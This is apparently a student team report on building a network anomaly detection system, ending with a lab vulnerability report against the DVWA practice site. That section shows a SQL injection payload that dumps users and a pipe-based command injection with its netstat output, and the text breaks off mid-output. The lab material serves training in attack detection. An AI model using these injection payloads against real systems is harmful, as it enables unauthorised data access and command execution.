Main Document Report

Team	9.1
Project Title	Network Anomaly Detection
Date	06/11/2023

List of Teammates:

S.no	Name	Collage	Contact
1	Karthik G	VIT Vellore	9342706587
2	Vasan	VIT	93472 28869
3	Rohit	VIT	91766 17809
4	Prince Levin	VIT	79937 60310

Title: Network Anomaly Detection for Enhanced Cybersecurity

Abstract:
In today's interconnected world, the security of computer networks is of paramount importance. Network anomalies, such as malicious activities or unexpected system behavior, can pose serious threats to data integrity and system reliability. This project focuses on the development of an innovative network anomaly detection system designed to identify and respond to abnormal network behavior, enhancing cybersecurity.
Our project employs a multifaceted approach to network anomaly detection, combining machine learning techniques, statistical analysis, and real-time monitoring. We collect and analyze network traffic data to establish baselines of normal behavior, enabling the identification of deviations that may indicate anomalies. By using various machine learning algorithms, including deep learning and clustering methods, we aim to create a robust system capable of detecting known and unknown threats.

Key components of our project include:
Data Collection and Preprocessing: We gather network traffic data from diverse sources, such as logs, packet captures, and flow data, and preprocess it to extract relevant features.

Machine Learning Models: We employ state-of-the-art machine learning models for classification and clustering to identify deviations from established network baselines.


Real-time Monitoring: Our system continuously monitors network traffic to detect anomalies as they occur, enabling swift responses to potential threats.

Anomaly Classification and Alerting: When an anomaly is detected, the system classifies it based on its severity and type and generates alerts for network administrators and security personnel.

Adaptive Learning: Our system incorporates adaptive learning mechanisms to evolve with changing network behaviors and to reduce false positives over time.

Integration with Security Systems: We aim to integrate our anomaly detection system with existing security tools, enhancing the overall network defense.

This project's ultimate goal is to create an efficient and reliable network anomaly detection system that provides an additional layer of security for organizations and individuals. By proactively identifying and mitigating network anomalies, we contribute to the overall resilience of network infrastructures and the protection of sensitive data.



Network Anomaly Detection Empathy Map

Network Security Analyst

SAYS

- Anomalies in network traffic patterns
- Alerts and notifications from intrusion detection and prevention systems
- Log files and data indicating potential security breaches
- Reports on network performance and health

HEAR

- Alarms and alerts from monitoring tools
- Communication from incident response teams and colleagues
- Updates and briefings on the latest cyber threats and attack vectors

THINK & FEEL

- The pressure to quickly identify and respond to potential threats
- Frustration when dealing with false alarms
- Concern about the organization's cybersecurity posture
- The need for continuous learning and staying updated on evolving cyber threats
- A sense of responsibility for protecting the network and sensitive data

SAY & DO


- Investigate anomalies to determine if they pose a security threat
- Analyze logs and network data for suspicious activities
- Collaborate with incident response teams to mitigate threats
- Fine-tune intrusion detection and prevention systems
- Document incident details and response actions

PAIN

- High stress and pressure during critical incidents
- The challenge of distinguishing between real threats and false alarms
- Fear of overlooking a genuine security breach
- Long hours and irregular schedules during incident response
- Coping with the emotional toll of dealing with cyber threats

GAIN

- Faster response time to security incidents
- Enhanced collaboration and knowledge-sharing among security teams
- Access to advanced threat intelligence and cybersecurity training
- Improved accuracy in identifying and mitigating network anomalies
- A stronger sense of accomplishment when protecting the network



Network Anomaly Detection

Brainstorm & idea prioritization

Brainstorming and idea prioritization for the concept of network anomaly detection using artificial intelligence to detect unusual patterns within network traffic Brainstorm and idea Prioritization for the concept of Network Anomaly Detection

10 minutes

1 hour to collaborate

2-4 people

1

Problem statement

Problem statemen on how to implement the Network anomaly detection

5 minutes

PROBLEM

How might we create an advanced tool powered by artificial intelligence to detect unusual patterns within network traffic?

Key rules of brainstorming

To run an smooth and productive session

- Stay in topic.
- Encourage wild ideas.
- Defer judgment.
- Listen to others.
- Go for volume.
- If possible, be visual.

2

Brainstorm

Ideas from each team member

10 minutes

ROHIT

Determine whether an unsupervised approach or supervised learning is more appropriate

Determine the primary objectives of network anomaly detection

KARTHIK

Collection of wide range of data sources

Processing the data

LEVIN

Develop models that understand normal user behavior and detect deviations, which could be indicative of insider threats

Develop a feedback mechanism to continuously train and improve the AI model

VASAN

Building a data set and labeling them accordingly

Integrating AI Tools

3

Group ideas

Group ideas for Network Anomaly Detection

20 minutes

Data and data sources

Data Integration: Explore ways to collect and integrate diverse data sources, including logs, network traffic, system metrics, and security event data.

Data Preprocessing: Develop strategies for data cleaning, normalization, and feature engineering to make the data suitable for AI models.

Artificial intelligence Techniques

Machine Learning Models: Consider various machine learning models like deep learning, random forests, and clustering algorithms for anomaly detection.

Reinforcement Learning: Explore the application of reinforcement learning for adaptive and self-improving network security.

Reporting

Anomaly Visualization: Design effective visualization tools to help operators and analysts understand network anomalies.


Reporting Dashboard: Create comprehensive reporting dashboards that provide insights into network health and security.

4

Prioritize


Ideas that are important and feasible.

⏱ 20 minutes




Data Flow Diagram & User Stories

Project Name - Network Anomaly Detection



User Stories



User Story ID	As a	I want to	So that I can
US-01	Network Admin	Detect anomalies	Ensure network reliability and security
US-02	System Analyst	Set custom alert thresholds	Customize anomaly detection for specific network conditions
US-03	Security Analyst	Receive real-time alerts	Respond to security threats promptly
US-04	NOC Operator	View anomaly reports	Take corrective actions on the network
US-05	Network Engineer	Automatically block malicious traffic	Protect the network from threats
US-06	DevOps Engineer	Integrate anomaly detection into CI/CD pipeline	Ensure application and network stability
US-07	Compliance Officer	Generate compliance reports	Ensure adherence to regulatory requirements
US-08	Helpdesk Support	Access historical anomaly data	Assist users with network-related issues
US-09	IT Manager	Monitor network health	Make informed decisions for resource allocation
US-10	Data Analyst	Export anomaly data for analysis	Perform in-depth analysis for network optimization
US-11	CISO	Ensure data privacy and compliance	Identify and address potential security risks
US-12	SOC Analyst	Correlate anomalies with threat intelligence	Improve threat detection and response
US-13	Network Operator	Acknowledge and clear alerts	Manage ongoing network anomalies effectively
US-14	Administrator	Configure anomaly detection rules	Tailor the system to suit specific network requirements
US-15	Executive	Monitor network anomalies on a dashboard	Make high-level decisions based on network performance
US-16	Auditor	Review audit trails of detected anomalies	Ensure transparency and accountability

Practice Website

Vulnerability Report


Team: 9.1

Date: 22/10/23

List of Vulnerabilities:

SQL Injection:

We attack the SQL Injection page by inserting the command 23 or 1=1 into the submission field. This give us all users and passwords in the data base, since the field is left vulnerable on the page. After we log the keystrokes using Lynx we make a script and repeat the process 30 more times and have Shark record the traffic. This last step is followed for all three vulnerabilities.



http://localhost:8080/dvwa/vulnerabilities/sqli/?id=23+or+1%3D1&Submit=Submit#

Vulnerability: SQL Injection


User ID: 23 or 1=1

```
ID: 23 or 1=1
First name: admin
Surname: admin

ID: 23 or 1=1
First name: Gordon
Surname: Brown

ID: 23 or 1=1
First name: Hack
Surname: Me

ID: 23 or 1=1
First name: Pablo
Surname: Picasso

ID: 23 or 1=1
First name: bob
Surname: smith
```

SQL Injection

Command Execution:

We look at the source file for Command Execution and see that this page has been made secure against the command and the &&; however, pipelining is still available. We insert — netstat into the submission page hit enter and discover this vulnerability is exploitable and we can use Linux commands through this submission file.




| netstat

```
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 localhost:38809         localhost:16505         ESTABLISHED
tcp        0      0 bpc204.isi.deterlab:www users.isi.deterla:56679 ESTABLISHED
tcp        0      0 localhost:16505         localhost:38808         ESTABLISHED
tcp        0      0 localhost:16505         localhost:38809         ESTABLISHED
tcp        0      0 localhost:16505         localhost:38806         ESTABLISHED
tcp        0      0 localhost:38808         localhost:16505         ESTABLISHED
tcp        0      0 localhost:38806         localhost:16505         ESTABLISHED
tcp        0      0 bpc204.isi.deterlab:www users.isi.deterla:55142 TIME_WAIT
tcp        0      0 bpc204.isi.deterl:40848 users.isi.deterla:16505 ESTABLISHED
udp        0      0 bpc204.isi.deterl:44808 boss.isi.deterlab.:8509 ESTABLISHED
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  2      [ ]         DGRAM                    6056     @/com/ubuntu/upstart
unix  2      [ ]         DGRAM                    6294     @/org/kernel/udev/udevd
unix  13     [ ]         DGRAM                    11441    /dev/log
unix  3      [ ]         STREAM     CONNECTED     63212    /var/run/mysqld/mysqld.sock
